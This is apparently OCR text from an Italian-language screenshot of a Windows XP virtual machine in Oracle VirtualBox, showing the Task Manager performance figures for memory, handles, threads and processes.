16°C Soleggiato
16:27
05/03/2025


Windows Xp [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
Task Manager Windows
File Opzioni Visualizza Chiudi sessione ?
Applicazioni Processi Prestazioni Rete Utenti
Utilizzo CPU
Cronologia utilizzo CPU
Utilizzo file paging
Cronologia utilizzo file di paging
Totali
Handle 4698
Thread 278
Processi 21
Memoria fisica (KB)
Totale 523760
Disponibile 400640
Cache sistema 82448
Memoria allocata (KB)
Totale 95264
Limite 2066440
Picco 113816
Memoria del kernel (KB)
Totale 16124
Di paging 10988
Non di paging 5136
Processi: 21 Utilizzo CPU: 0% Memoria allocata: 93M /
start
Task Manager Windows
CTRL (DESTRA)
Cerca
16°C Soleggiato
16:28
05/03/2025